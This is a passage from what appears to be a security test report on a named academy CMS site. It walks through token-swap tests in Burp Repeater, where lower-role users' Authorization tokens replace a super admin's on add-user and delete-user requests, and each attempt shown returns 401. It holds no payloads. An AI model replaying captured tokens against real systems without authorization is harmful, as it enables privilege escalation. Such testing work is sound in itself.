


Now get the Authorization token of a Trainer.

Go to cms.bjitacademy.com/login→login with Trainer credential→go to profile page →update profile→ capture the request and send it to Repeater then collect the Authorization token.




Now replacing the super admin token with Trainer token & click the send button.




Trainer also has no access to add a new user by changing the Authorizationt token.

13. Attempting that the Content Manager, has access of adding users by manipulating super admin's authorization token.


Go to cms.bjitacademy.com/login→login with super admin credential→go to add user page →add a user→ capture the request and send it to Repeater






Now get the Authorization token of a Content Manager.

Go to cms.bjitacademy.com/login→login with Content Manager credential→go to profile page →update profile→ capture the request and send it to Repeater then collect the Authorization token.




Now replacing the super admin token with Trainer token & click the send button.




Content manager has no access to add a new user.

14. **Tried to change the user's idle status of replacing Super Admin's authorization token by other users.**


    First go to cms.bjitacademt.com → login with Super Admin credensial→ go to to Users→ All Users → click on the idle icon → take **DELETE/academysite/api/public/api/v1/user/delete-user/176** to the Repeater.




Super Admin's Authorization Token:



Then login with another user (Content Manager) → go to profile → click on the save profile → take this request to the repeater and collect the authorization token.



Then replace the Super Admin's Authorization token with the Content Manager's Authorization Token.




Here the response shows 401 Unauthenticated. Content Manager has no access to make a user idle.


Similarly ,

For Admin:

Login → profile page→ save profile → capture the request and take it to repeater → collect authrorization token.




Replace the token with the super admin's token,




Here the response shows 401 unauthorized.

For SEO Manager:

Login → profile page→ save profile → capture the request and take it to repeater → collect authrorization token.




Replace the token with the SEO Manager's token,



